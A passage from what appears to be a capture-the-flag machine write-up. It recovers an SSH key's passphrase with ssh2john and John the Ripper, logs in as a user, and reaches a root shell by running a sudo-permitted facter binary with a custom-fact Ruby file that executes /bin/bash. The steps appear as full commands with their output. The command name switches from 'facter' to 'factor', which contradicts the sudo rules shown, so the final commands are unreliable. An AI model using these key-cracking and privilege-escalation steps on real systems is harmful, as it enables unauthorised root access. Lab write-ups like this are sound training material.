xlTJprMZ4XiIglc7RTs262KGxxj9pWRD1K7HY=
-----END OPENSSH PRIVATE KEY-----
```

At this stage, we have a private key but do not yet know to which user it belongs. Normally, `ssh-keygen -y` can derive the public key, which embeds the original `user@hostname` comment from a private key, but here the key is passphrase-protected, so the command simply prompts for a passphrase we do not have.

```
$ chmod 600 id_ed25519
$ ssh-keygen -y -f id_ed25519
Enter passphrase for "id_ed25519":
```

Because the key is encrypted, we extract a crackable hash from it with `ssh2john` and attempt to recover the passphrase offline using `John the Ripper`.

```
$ ssh2john id_ed25519 > hash.txt
$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 24 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
dragonballz      (id_ed25519)
lg 0:00:02:51 DONE (2026-06-06 16:14) 0.005819g/s 18.62p/s 18.62c/s 18.62C/s
greCIA..imissu
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

With the recovered passphrase `dragonballz`, we can now read the public key. The `user@hostname` comment at the end of the output identifies the key's owner as `trivia@facts.htb`.

```
$ ssh-keygen -y -f id_ed25519
Enter passphrase for "id_ed25519": dragonballz
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIECSVhfg4Sy6e1VtcW/I4LtPWZbXs5X+tbLzodwPowyS
trivia@facts.htb
```

We log in over SSH as `trivia` using the private key and its passphrase.

```
$ ssh -i id_ed25519 trivia@facts.htb
Enter passphrase for key 'id_ed25519': dragonballz

trivia@facts:~$ id
uid=1000(trivia) gid=1000(trivia) groups=1000(trivia)
trivia@facts:~$ ls -l
total 0
trivia@facts:~$ ls -l /home/
total 8
drwxr-x--- 6 trivia trivia 4096 May 13 13:21 trivia
drwxr-xr-x 2 william william 4096 Jan 26 11:40 william
trivia@facts:~$ ls -l /home/william
total 4
-rw-r--r-- 1 root william 33 Jun 6 09:02 user.txt
```

The user flag can be found in `/home/william/user.txt`.

```
$ cat /home/william/user.txt
```

Privilege Escalation

Listing the sudo privileges for user `trivia` reveals that it can run `/usr/bin/facter` binary as root without a password.

```
trivia@facts:~$ sudo -l
Matching Defaults entries for trivia on facts:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
use_pty

User trivia may run the following commands on facts:
    (ALL) NOPASSWD: /usr/bin/facter
```

`facter` is a system-information gathering tool from the Puppet ecosystem. It collects details about a host, such as the operating system, hardware, network configuration, etc., and also supports user-defined custom facts written in `Ruby`. Since those custom facts are executed as `Ruby` code, a binary that we can run as `root` and that loads arbitrary `Ruby` is a direct path to privilege escalation.

Checking [GTFobins](#) we can see that `facter` has an entry.

 Sponsor Fork Star 13,318

Inherit Shell Reverse shell File write File read Upload Download Library load

Inherit

This executable can inherit functions from another.

Comment

(a) The first `.rb` file in the `/path/to/dir/` directory will be executed.

Unprivileged Sudo

This function is performed by the privileged user if executed via `sudo` because the acquired privileges are not dropped.

Remarks

If there are environment variables involved, they must be passed via `sudo VAR=value ...` or exported then `sudo -E ...`.

`FACTERLIB=/path/to/dir/ facter`

Functions

Inherits from `ruby`, thus possibly granting the following functions:

Shell Reverse shell File write File read Upload Download Library load

Comment

(b) The first `.rb` file in the `/path/to/dir/` directory will be executed.

Unprivileged Sudo

This function is performed by the privileged user if executed via `sudo` because the acquired privileges are not dropped.

Remarks

If there are environment variables involved, they must be passed via `sudo VAR=value ...` or exported then `sudo -E ...`.

`facter --custom-dir=/path/to/dir/ x`

Functions

Inherits from `ruby`, thus possibly granting the following functions:

Shell Reverse shell File write File read Upload Download Library load

The first technique it lists relies on the `FACTERLIB` environment variable, which points `factor` at a directory of custom facts. However, the `sudo` configuration sets `env_reset` and `FACTERLIB` is not on the allow-list, so `sudo` refuses to pass the variable through.

```
trivia@facts:/tmp$ mkdir /tmp/dotguy
trivia@facts:/tmp$ echo 'exec("/bin/bash")' > /tmp/dotguy/exploit.rb
trivia@facts:/tmp$ sudo FACTERLIB=/tmp/dotguy/ factor

sudo: sorry, you are not allowed to set the following environment variables: FACTERLIB
```

The second technique avoids environment variables entirely by using the `--custom-dir` command-line flag, which serves the same purpose of telling `factor` which directory to load custom facts from. We can confirm the flag from the binary's help output.

```
trivia@facts:~$ factor -h
[...]

-c [--config]          The location of the config file.
  [--custom-dir]       A directory to use for custom facts.

[...]
```

We already created `/tmp/dotguy/exploit.rb` containing `exec("/bin/bash")`. Running `factor` as `root` and pointing `--custom-dir` at that directory causes our `Ruby` payload to be executed with root privileges, dropping us into a root shell.

```
trivia@facts:/tmp$ sudo factor --custom-dir /tmp/dotguy
root@facts:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
```

The root flag can be found in `/root/root.txt`.

```
$ cat /root/root.txt
```